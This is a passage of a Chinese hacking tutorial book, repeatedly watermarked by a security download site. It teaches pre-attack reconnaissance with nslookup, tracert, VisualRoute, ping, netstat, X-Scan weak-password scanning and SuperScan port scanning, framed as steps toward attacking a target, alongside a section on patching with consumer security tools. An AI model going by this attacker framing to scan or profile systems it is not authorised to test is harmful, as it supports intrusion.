该方式主要是用来查询域名对方的 IP 地址，也即查询 DNS 的记录。通过该记录，黑客可以查询该域名的主机所存放的服务器，其命令格式为：Nslookup 域名。例如，想要查看 www.baidu.com 对应的 IP 信息，可以在“命令提示符”窗口中输入“nslookup www.baidu.com”命令，在运行结果的“Name”和“Address”行分别对应域名和 IP 地址，而最后一行显示目标域名并注明别名，如图 3-28 所示。



图 3-28 使用 nslookup 命令行方式查询 DNS

（2） 交互式方式

可以使用 nslookup 的交互模式对域名进行查询，具体的操作步骤如下。

步骤 01 在“命令提示符”窗口中运行“nslookup”命令，得出其运行结果，如图 3-29 所示。再输入命令“set type=mx”，即可得出其运行结果，如图 3-30 所示。




图 3-29 输入“nslookup”命令




图 3-30 输入“set type”命令

步骤 02 在“命令提示符”窗口中再输入想要查看的网址（必须去掉 www），如 baidu.com，如图 3-31 所示。在输入完毕后，按下 Enter 键，即可得出百度网站的相关 DNS 信息，即 DNS 的 MX 关联记录，如图 3-32 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-31　输入“baidu.com”信息




图 3-32　查询 DNS 的 MX 关联记录

第五步：网络侦察

在正式实施入侵攻击之前，还需要了解目标主机所在网络的基本结构，只有清理地了解了目标主机网络中的防火墙、服务器所在的位置，才能进一步实施攻击。

利用 Tracert 命令进行侦察。Tracert 命令格式是在 DOS 命令提示符下或在运行对话框中键入命令：tracert 主机 IP 地址或主机名。如了解自己的主机和目标主机“www.baidu.com”之间详细的传输途径，可在命令提示符窗口中输入“Tracert www.baidu.com”，即可探测出发往百度的数据包都经过了哪些路由，进行分析目标主机的网络结构，如图 3-33 所示。




图 3-33　利用 Tracert 命令探测的结果

VisualRoute 是网络路径结点回溯分析工具，将 traceroute、ping 及 Whois 等功能集合在一个简单易用的图形界面里，用来分析互联网的连通性，并找到快速有效的数据点以解决相关的问题。利用 VisualRoute 工具进行侦察网络结构的具体操作步骤如下。

步骤 01 下载并安装 VisualRoute 工具后，即可打开该工具的主窗口，如图 3-34 所示。



图 3-34　“VisualRoute”主窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“Test from”文本框右侧的下拉按钮，从弹出的命令中选择“My computer”，在“地址栏”文本框中输入待追踪路由的地址，如 www.baidu,com，如图 3-35 所示。

步骤 03 单击“Trace”按钮，即可得出自己的主机与目标主机之间的网络路径节点数据信息，如图 3-36 所示。



图 3-35 输入待探测的目标主机




图 3-36 VisualRoute 的探测结果

步骤 04 在探测结果窗口中单击“Views”后面的“map”按钮，即可在下方的窗格中打开地图窗格，在其中显示了目标主机的地理位置，如图 3-37 所示。

步骤 05 在探测结果窗口中单击“Views”后面的“table”按钮，即可在下方窗格中打开 Route Table 窗格，在其中显示了目标主机的节点表格信息，其中在 2、3、4、5 节点处网络设备没有响应，可能是存在有“防火墙”，了解这一信息将会为后面的入侵做好准备工作，如图 3-38 所示。




图 3-37 目标主机的地理位置




图 3-38 目标主机的探测信息表

步骤 06 在探测结果窗口中单击“Views”后面的“TraceRoute ping plot”按钮，即可在下方的窗格中打开 ping 情节窗格，其中显示了自己的计算机与目标主机的 ping 情节数据信息，如图 3-39 所示。

步骤 07 在探测结果窗口中单击“Views”后面的“History”按钮，即可在下方的窗格中打开历史窗格，在其中显示了自己的计算机与目标主机的历史连接信息，如图 3-40 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-39　ping 数据情节




图 3-40　历史数据信息

至此，黑客在攻击之前的踩点工作就基本完成了，通过上述的踩点流程，黑客可以基本上确定哪些主机是攻击的目标、采用什么样的攻击手段等。

第六步：快速确定漏洞范围

目前，黑客常用的扫描工具是 X-Scan，X-Scan 采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能，提供了图形界面和命令行两种操作方式。

使用 X-Scan 扫描漏洞的具体操作步骤如下。

步骤 01 双击下载的 X-Scan 主应用程序，打开“X-Scan”主窗口，在其中可以浏览此软件的使用说明、功能简介等信息，如图 3-41 所示。

步骤 02 单击工具栏上的“扫描参数”按钮，打开“扫描参数”对话框。展开“全局设置”选项并选取“扫描模块”选项，在右侧窗格中勾选扫描过程中需要扫描的模块。在选中某一个扫描模块后，还可在其最右侧窗格中查看该模块的相关说明，如图 3-42 所示。




图 3-41　“X-Scan”主窗口




图 3-42　选择扫描模块

步骤 03 在“扫描参数”对话框中选择“检测范围”选项，打开设置扫描 IP 地址的界面，在“指定 IP 范围”文本框中输入需要扫描的 IP 地址或 IP 地址段，如图 3-43 所示。

步骤 04 在“扫描参数”对话框中展开“插件设置”选项，在其下方列表中选择“字典文件设置”，即可在右侧窗格中显示出系统预设的字典文件，也可重新加载自己制作的字典文件，以实现获得更多弱口令，如图 3-44 所示。字典文件设置的好坏，将直接影响扫描结果。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-43　确定扫描范围




图 3-44　设置字典文件

步骤 05 在“扫描参数”对话框中单击“确定”按钮，即可保存设置并返回到“X-Scan”主窗口中，在其中单击“扫描”按钮，即可根据自己设置的进行扫描，如图 3-45 所示。

步骤 06 在扫描完毕之后，将会显示出相应的扫描报告信息，通过扫描报告可以看出目标主机存在哪些漏洞，如图 3-46 所示。



图 3-45　用 X-Scan 进行扫描



图 3-46　X-Scan 扫描报告

这样黑客就可以非常快速地确定漏洞的大致范围，再结合前面踩点的结果，就可以确定攻击的方案了。使用 X-Scan 还可以扫描主机中的远程操作系统类型及版本等。其扫描结果保存在/log/目录中，对于一些已知漏洞，在扫描结果中会给出相应的漏洞描述及解决方案。

3.1.3　如何堵塞漏洞

目前，有多种网络安全工具为用户提供了漏洞修复功能，利用该功能可以堵塞系统存在的漏洞，常用的漏洞修复工具有 360 安全卫士、优化大师、金山卫士等。

1.　360 安全卫士

360 安全卫士是当前功能最强、效果最好、最受用户欢迎的上网必备安全软件，不但永久免费，还独家提供多个著名杀毒软件的免费版。其自身非常轻巧，还能优化系统性能，修补系统漏洞，同时查杀病毒速度比传统的杀毒软件快 10 倍以上。

使用 360 安全卫士堵塞漏洞的操作步骤如下。

步骤 01 下载并安装 360 安全卫士，打开“360 安全卫士”主窗口，并自动对电脑进行体

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

检，体检结束后给出得分，同时在下方列出了发现的问题，这时可以看出电脑中存在有系统漏洞，如图 3-47 所示。

步骤 02 单击“查看并修复”按钮，打开“修复漏洞”选项卡界面，在其中列出了本系统存在的漏洞，单击“全选”按钮，将这些漏洞选中，如图 3-48 所示。




图 3-47　“360 安全卫士”主窗口




图 3-48　“修复漏洞”选项卡

步骤 03 单击“立即修复”按钮，自动下载所需要的漏洞补丁程序，下载完毕后，系统会自动进行安装，用户不需手动进行安装，如图 3-49 所示。

步骤 04 系统漏洞修复完毕后，会在每个漏洞的状态栏中显示“已修复”提示信息，再单击“立即重启”按钮，重新启动电脑后，漏洞补丁即可生效，如图 3-50 所示。




图 3-49　正在安装漏洞补丁




图 3-50　漏洞修复完成

2. Windows 优化大师

使用 Windows 优化大师可有效地帮助用户了解自己的计算机软硬件信息，简化操作系统设置步骤，提升计算机运行效率，清理系统运行时产生的垃圾，修复系统故障及安全漏洞；维护系统的正常运转。使用优化大师进行堵塞漏洞的操作步骤如下。

步骤 01 下载并安装 Windows 优化大师后，即可打开“Windows 优化大师”主窗口，在其中可以看到优化大师的主要功能模块按钮，包括系统检测、系统优化、系统清理、系统维护等，如图 3-51 所示。

步骤 02 单击“系统优化”按钮，展开系统优化选项列表，在其中选择“系统安全优化”列表，打开“系统安全优化”设置界面，如图 3-52 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-51 “Windows 优化大师”主窗口



图 3-52 “系统安全优化”设置界面

步骤 03 单击“漏洞修复”按钮，系统自动弹出“Z 武器”对话框，在其中显示了 3 个功能模块，包括专业而易用的硬件检测、漏洞扫描和修复、清理自己的系统。在“漏洞扫描和修复”功能模块中显示了本系统的漏洞数目，如图 3-53 所示。

步骤 04 单击“漏洞修复”图标按钮或在“漏洞扫描和修复”功能模块中单击“查看详情”超级链接，即可打开“待修复系统漏洞”信息界面，具体列出了系统中存在的漏洞详情，如图 3-54 所示。




图 3-53 “Z 武器”主窗口



图 3-54 “待修复系统漏洞”信息界面

步骤 05 单击“修复选中漏洞”按钮，弹出“信息”对话框，在其中显示了共需要下载的漏洞补丁数和正在下载的第几个补丁，当下载好第一个补丁后，系统会自动进行安装，如图 3-55 所示。

步骤 06 当全部漏洞补丁下载并安装完毕后，即可自动弹出“完毕”对话框，在其中可以查看用户选择的漏洞补丁数、漏洞名称、下载情况以及安装情况等信息，如图 3-56 所示。




图 3-55 “信息”对话框




图 3-56 “完毕”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 金山卫士

金山卫士是当前查杀木马能力较强、检测漏洞较快的一款安全软件，其漏洞检测功能除了可以修复 Windows 以前的版本，还可以对当前新的 windows 7 操作系统进行优化，速度比同类软件快 10 倍；同时更有实时保护、插件清理、修复 IE 等功能。

使用金山卫士修复 Windows 7 操作系统的操作步骤如下。

步骤 01 下载并安装金山卫士后，即可打开“金山卫士”主窗口并自动对 Windows 操作系统进行检测，在检测完毕后会给出相应的结果，如图 3-57 所示。

步骤 02 选择“修复漏洞”选项卡，打开“修复漏洞”界面，在其中列出了系统中存在的漏洞列表，如图 3-58 所示。单击“立即修复”按钮，显示正在下载并安装漏洞补丁的信息，并显示出修复漏洞补丁的进度，如图 3-59 所示。



图 3-57 “金山卫士”主窗口



图 3-58 “修复漏洞”界面

步骤 03 待漏洞修复完成后提示用户重启系统，以使漏洞补丁生效，如图 3-60 所示。



图 3-59 正在下载漏洞补丁



图 3-60 漏洞修复完毕

3.2 确定扫描范围

黑客利用扫描器可以对远程主机的 IP 地址、开放的端口以及服务进行扫描，查看远程系统是否存在有漏洞，从而确定攻击的目标，也即在逐寸敲打墙壁以找到系统的“缝隙”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.2.1 确定目标主机 IP 地址

IP 地址就是计算机的互联网协议地址，在 Internet 上，每一个节点都依靠唯一的 IP 地址互相区分和相互联系。打个比方，IP 地址就像是人的住址一样，是唯一的，计算机上数据的交换全靠 IP 地址。

1. 查看本机的 IP 地址

在确定目标主机 IP 地址之前，还需要知道自己主机的 IP 地址。因为用户无论用什么样的上网方式，只要能将自己的主机连接到互联网上，就一定会存在一组 IP 地址，有了这组 IP 地址，才能在互联网上与其他的计算机进行数据交互。

查看本机 IP 地址的操作步骤如下。在“命令提示符”窗口中输入“ipconfig”命令，即可看到本机 IP 地址、网关地址等信息，如图 3-61 所示。在“命令提示符”窗口中输入“netstat –n”命令，也可以看到本机的 IP 地址，如图 3-62 所示。




图 3-61 使用“ipconfig”命令查看本机 IP 地址




图 3-62 使用“netstat –n”命令查看本机 IP 地址

2. 查看目标主机的 IP 地址

如果想攻击某个网站，也需要先获得该网站的 IP 地址，获取网站 IP 地址可使用 ping 命令。例如想要获取百度网站的 IP 地址，可按照如下操作步骤进行。

步骤 01 在“命令提示符”窗口中运行“ping www.baidu.com”命令，可查看百度网站对应的 IP 地址，如图 3-63 所示。

步骤 02 得到网站详细信息。在“命令提示符”窗口中运行“nslookup www.baidu.com”命令，即可查看百度详细信息，运行结果中第 1 个 Address 的 IP 地址是本机所在域 DNS 服务器，第 2 个 Addresses 是 www.baidu.com 所使用的 Web 服务器群 IP 地址，如图 3-64 所示。




图 3-63 使用 ping 命令查看网站的 IP 地址信息




图 3-64 使用 nslookup 命令查看网站的详细信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.2.2　确定可能开放的端口服务

确定目标主机可能开放的端口的方法有多种，常用方法是使用扫描工具，如 SuperScan 等，还可以使用相关命令查看本机开启的端口。具体的操作步骤如下。

步骤 01 在“命令提示符”窗口中输入“netstat -a -n”命令，按下 Enter 键即可查看本机中开启的端口，在运行结果中可以看到以数字形式显示的 TCP 和 UDP 连接的端口号及其状态，如图 3-65 所示。

步骤 02 启动 SuperScan 程序，选择“主机和服务器扫描设置”选项卡，在其中对想要扫描的 UDP 和 TCP 端口进行设置，如图 3-66 所示。




图 3-65　查看本机查看的端口




图 3-66　设置“主机和服务器扫描设置”选项卡

步骤 03 选择“扫描”选项卡，在其中输入目标起始 IP 地址和结束 IP 地址，如图 3-67 所示。单击 ▶ 按钮，即可开始扫描地址，在扫描进程结束之后，SuperScan 将提供一个主机列表，用于显示每台扫描过的主机被发现的开放端口信息，如图 3-68 所示。




图 3-67　设置“扫描”选项卡

